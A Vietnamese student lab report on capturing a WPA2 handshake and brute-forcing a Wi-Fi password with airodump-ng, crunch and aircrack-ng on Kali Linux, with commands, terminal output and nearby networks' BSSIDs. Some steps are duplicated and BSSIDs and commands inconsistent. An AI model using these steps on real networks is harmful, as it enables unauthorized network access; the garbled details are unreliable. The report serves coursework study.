

Lab

6

BÁO CÁO BÀI THỰC HÀNH SỐ 6
**Bắt gói tin & dò tìm mật
khẩu WPA/WPA2**
Scanning WPA/WPA2 passwords

Môn học: Nhập môn mạng máy tính

Lớp: IT005.Q15.2

Giảng viên hướng dẫn	Nguyễn Thanh Nam
Sinh viên thực hiện	Họ và tên: Đặng Văn Khánh - MSSV: 245207777
	Họ và tên: Đỗ Ánh Tú - MSSV: 24521905

CÁC BƯỚC THỰC HÀNH

1. Task 1: Chuẩn bị môi trường Kali Linux

1.1 Tạo Kali Linux Live USB

Bước 1: Chuẩn bị file iso Kali Linux mới nhất

Bước 2: Sử dụng phần mềm Etcher để tạo Kali Live USB để sử dụng chạy trực tiếp hệ điều hành không cần cài đặt. Với Etcher:

- Tại Select Image: chọn file .ISO tương ứng của Kali Linux
- Tại Select drive: chọn USB tương ứng đang sử dụng
- Chọn Flash để bắt đầu tạo USB boot

Bước 3: Khởi động lại máy tính và chọn tùy chỉnh Boot vào USB đầu tiên.


Lưu ý: Tùy từng dòng máy mà cách vào menu boot sẽ khác nhau. Ngoài ra, nên tạm thời vô hiệu hóa chế độ **Secure Boot** tại BIOS để có thể boot trực tiếp từ USB đã tạo.

Bước 4: Sau khi đã boot từ USB, ở màn hình Boot menu, chọn **Live (amd64)** để sử dụng Kali Linux trực tiếp.

2. Task 2: Sử dụng Kali Linux crack wifi password với aircrack-ng

1.2 Thực hành sử dụng Aircrack-ng để crack mật khẩu Wifi (WPA/WPA2)

Bước 1: Mở Terminal để thực hiện các câu lệnh



Hình 1: Terminal được mở

Bước 2 (được khoanh vùng màu đỏ ở hình 2): Kiểm tra tên card Wireless đang sử dụng bằng lệnh **iwconfig**.

Bước 3 (được khoanh vùng màu xanh ở hình 2): Kiểm tra tên card Wifi với lệnh iwconfig hay airmon-ng, thông thường là wlan0. Chuyển card wlan0 sang chế độ monitor bằng công cụ airmon với lệnh: **airmon-ng start wlan0**

The screenshot shows a terminal window with several command-line outputs:

- iwconfig:** Shows interface configurations. The wlan0 interface is highlighted with a red box. It lists parameters like IEEE 802.11, ESSID, Mode, Managed, Access Point, Retry short limit, RTS thr, Fragment thr, Encryption key, and Power Management.
- airmon-ng start wlan0:** A command to start wlan0 in monitor mode. The output shows the interface has been successfully converted to wlan0mon, with phy0 listed as the primary interface.

Hình 2: Kiểm tra tên card Wireless đang sử dụng.

Bước 4 (được khoanh vùng màu đỏ ở hình 3): Sử dụng airodump để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan0 ở chế độ monitor): **airodump-ng wlan0**.

```

Session Actions Edit View Help
[root@kali: ~]
# iwconfig
lo      no wireless extensions.

eth0    no wireless extensions.

wlan0   IEEE 802.11 ESSID:off/any
        Mode:Managed Access Point: Not-Associated
        Retry short limit: 7 RTS thr:off Fragment thr:off
        Encryption key:off
        Power Management:off

[root@kali: ~]
# airodump-ng start wlan0

PHY  Interface  Driver      Chipset
phy0   wlan0     iwlwifi    Intel Corporation Alder Lake-P PCH CNVi WiFi (rev 01)
        (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlanmon)
        (mac80211 station mode vif disabled for [phy0]wlan0)

[root@kali: ~]
# airodump-ng wlan0

```

Hình 2.2.3 Chạy card wlan0 sang chế độ monitor

Bước 4: Sử dụng airodump để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan0 ở chế độ monitor): airodump-ng wlan0.

Hình 3

Sau khi thực hiện câu lệnh kết quả hiển thị như sau:

```

Session Actions Edit View Help
CH 10 ][ Elapsed: 24 s ][ 2025-12-16 11:56
root@kali: ~

BSSID      PWR  Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
0E:F0:7B:28:69:A6 -74  2      0  0  4  324  WPA2 COMP PSK  FPT Telecom-69AE IOT 2.4G
0E:F0:7B:28:69:A6 -74  3      0  0  2  324  WPA2 COMP PSK  FPT Telecom-69AE IOT 2.4G
0E:F0:7B:28:69:A6 -74  4      0  0  2  324  WPA2 COMP PSK  FPT Telecom-69AE IOT 2.4G
BC:49:93:16:23:C0 -69  1      0  0  0  360  WPA2 COMP MGT  UIT-GUEST
BC:49:93:16:23:C0 -69  0      0  0  0  360  WPA2 COMP MGT  UIT-GUEST
BC:49:93:16:23:C0 -69  5      0  0  1  360  WPA2 COMP PSK  <length: 0>
BC:49:93:16:23:C0 -74  4      0  0  0  1 360  WPA2 COMP PSK  <length: 0>
BC:49:93:16:23:C0 -74  8      0  0  1  360  WPA2 COMP OPR  UIT Public
BC:49:93:16:23:C0 -75  8      0  0  1  360  WPA2 COMP MGT  UIT Public
BC:49:93:AA:C7:63 -73  7      0  0  6  360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:AA:C7:63 -73  7      0  0  6  360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:AA:C7:62 -71  9      0  0  6  360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:16:23:CB -68  5      0  0  6  360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:16:23:CB -68  5      0  0  6  360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:16:23:CB -68  4      0  0  0  360  OPR  UIT Public
BC:49:93:61:AD:52 -69  14     0  0  6  360  WPA2 COMP PSK  <length: 0>
BC:49:93:61:AD:51 -69  12     75    0  0  6  360  OPR  UIT Public
BC:49:93:61:AD:50 -70  9      173   0  0  6  360  WPA2 COMP MGT  UIT
BC:49:93:61:AD:50 -70  1     101   0  0  6  360  WPA2 COMP MGT  UIT
BC:49:93:AA:C7:61 -73  106   0  0  6  360  OPR  UIT Public
BC:49:93:AA:C7:61 -73  4      0  0  11 360  WPA2 COMP MGT  UIT-GUEST
BC:49:93:1D:39:E0 -75  4      0  0  11 360  WPA2 COMP PSK  UIT-GUEST
BC:49:23:5C:1D:39:E3 -77  2      0  0  11 360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:1D:39:E2 -77  4      0  0  11 360  WPA2 COMP PSK  UIT-GUEST
BC:49:93:61:AD:53 -69  13     0  0  6  360  WPA2 COMP PSK  UIT-GUEST
FE:E2:98:1D:63:4E -31  27    0  0  11 188  WPA2 COMP PSK  Vivo
FE:E2:98:1D:63:4E -31  27    0  0  11 188  WPA2 COMP PSK  Vivo
0E:F0:7B:28:69:30 -78  3      0  0  2  324  WPA2 COMP PSK  FPT Telecom-69AE IOT 2.4G
0E:F0:7B:28:69:30 -78  3      0  0  2  324  WPA2 COMP PSK  FPT Telecom-69AE IOT 2.4G
0E:F0:7B:28:69:30 -60  32     0  0  3  278  WPA2 COMP PSK  AICLUB_B8.4
0A:46:1E:4C:71:4C -60  32     2      0  0  3  278  WPA2 COMP PSK  AICLUB_B8.4
0A:46:1E:4C:71:4C -60  31     5      0  0  2  360  WPA2 COMP PSK  AICLUB_B8.2
64:6E:1A:37:C2:01 -62  18     0      0  1 130  WPA2 COMP PSK  AICLUB_B8.2_MI
30:CB:C7:69:28:C1 -51  25     0      0  1 360  WPA2 COMP PSK  UIT-GUEST
30:CB:C7:69:28:C1 -51  23     0      0  1 360  WPA2 COMP PSK  UIT-GUEST
30:CB:C7:69:28:C1 -51  25     671   20  1 360  OPR  UIT Public
30:CB:C7:69:28:C0 -53  23     0      0  1 360  WPA2 COMP MGT  UIT
30:CB:C7:69:28:C0 -53  23     0      0  1 360  WPA2 COMP PSK  AICLUB_B8.2plus
C8:3A:35:24:71:F8 -58  24     7      0  0  2 130  WPA2 COMP PSK  AICLUB_B8.2plus

```

Hình 2.2.4 Chạy card wlan0 sang chế độ monitor

Đang airodump để theo dõi hoạt động các mạng wifi hiện tại qua card wlan0mon (card wlan0 ở chế độ monitor): airodump-ng wlan0.

Hình 4: Kết quả theo dõi hoạt động các mạng wifi

Như ở trên ta xác định wifi mục tiêu là **Vivo** với BSSID là **FE:E2:98:1D:63:4E** và channel **11**.

Bước 5: Xác định mạng Wifi mục tiêu và sử dụng airodump để bắt gói tin và chỉ theo dõi duy nhất mạng mục tiêu đó:

```
airodump-ng -c 11 -w lab6 --bssid FE:E2:98:1D:63:4E wlan0mon
```

Hình 5: Sử dụng airodump để bắt gói tin và theo dõi

Bước 6: Thu thập gói tin bắt tay WPA handshake (bắt tay 4 bước) trong quá trình đăng nhập để dựa vào đó dò tìm mật khẩu. Dùng cách chờ người dùng nào đó đăng nhập vào wifi đang theo dõi.

Người dùng khác đăng nhập vào wifi sẽ tạo cơ hội để airodump thâm nhập vào wifi đang theo dõi, từ đó

```

Session Actions Edit View Help
CH 11 [[ Elapsed: 36 s ][ 2025-12-16 11:58 ][ WPA handshake: FE:E2:98:10:63:4E
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
FE:E2:98:10:63:4E -29 100    324   382  0 11 180  WPA2 CCMP  PSK Vivo
BSSID          STATION PWR Rate Lost Frames Notes Probes
FE:E2:98:10:63:4E 6E:E8:BC:0F:17:27 -33   1e-24  837   112  EAPOL
FE:E2:98:10:63:4E FA:0A:65:29:1E:92 -20   1e- 1     0      516  EAPOL Vivo

```

Hình 2.2.4. | Kết quả theo dõi hoạt động các mạng wifi.

Như ở trên ta xác định wifi mục tiêu là trung tâm với BSSID là EA:39:08:6E:A4:53 và channel 1.

Bước 5: Xác định mạng Wifi mục tiêu và sử dụng airodump để bắt gói tin vũ khí theo dõi duy nhất mạng mục tiêu đó:

```
airodump-ng -c 1 -w lab6 --bssid EA:39:08:6E:A4:53 wlan0mon
```

Hình 6: Thu thập gói tin WPA handshake (bắt tay 4 bước)

Bước 7: Thực hiện chờ đến khi nhận được gói tin WPA handshake của mạng mục tiêu tương ứng, ta dừng quá trình bắt gói tin (Ctrl+C) và tiến hành dò tìm mật khẩu dựa vào file .cap đã bắt được.

```

Session Actions Edit View Help
CH 11 [[ Elapsed: 36 s ][ 2025-12-16 11:58 ][ WPA handshake: FE:E2:98:10:63:4E
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
FE:E2:98:10:63:4E -27 100    338   392  9 11 180  WPA2 CCMP  PSK Vivo
BSSID          STATION PWR Rate Lost Frames Notes Probes
FE:E2:98:10:63:4E 6E:E8:BC:0F:17:27 -39   1e-24  3230  258  EAPOL
FE:E2:98:10:63:4E FA:0A:65:29:1E:92 -20   1e- 1     0      516  EAPOL Vivo
Quitting ...

```

```
[root@kali ~]# crunch 8 8 0123456789 -t 11111111 | aircrack-ng -w lab6-01.cap --bssid FE:E2:98:10:63:4E
[aircrack] Gói tin vũ khí để tìm mật khẩu WPA/WPA2
```

Ta dùng phương pháp kết hợp tool Crunch để brute-force (dò tìm với cạn) không cần dùng Wordlist có sẵn.


Có phép:

```
crunch 8 8 0123456789 -t 1234567890 | aircrack-ng -w lab6-01.cap --bssid EA:39:08:6E:A4:53
```

Hình 7: Chờ đến khi nhận được gói tin WPA handshake của mạng mục tiêu tương ứng


Ta dùng phương pháp kết hợp tool **Crunch** để brute-force (dò tìm vết cạn) không cần dùng Wordlist có sẵn. Cú pháp:

```
crunch 8 8 0123456789 -t 111%%%%%%%% | aircrack-ng -w- lab06-01.cap --bssid FE:E2:98:1D:63:4E
```



Hình 8: Tiến hành dò tìm mật khẩu dựa vào file .cap đã bắt được

Kết quả dò được mật khẩu là: **11111111**



Hình 9: Kết quả dò mật khẩu

Bước 8: Sau khi đã tìm được mật khẩu, tắt chế độ monitor của card wlan0 để có thể sử dụng lại Wifi bằng lệnh: **airmon-ng stop wlan0mon**

The screenshot shows a terminal window titled "root@kali: ~". It displays the output of the "aircrack-ng" command, which has found a key. The terminal then executes the command "airmon-ng stop wlan0mon" to disable monitor mode on the wlan0 interface.

```
[root@kali: ~] airmon-ng stop wlan0mon
PHY Interface Driver Chipset
phy0 wlan0mon iwlwifi Intel Corporation Alder Lake-P CNVi WiFi (rev 01)
  (mac80211 station mode vif enabled on [phy0]wlan0)
  (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

Hình 10: Tắt chế độ monitor của card wlan0

Dùng mật khẩu vừa dò tìm để truy cập thử Wifi và kiểm tra kết quả.

Link drive ảnh và video: [**LINK**](#)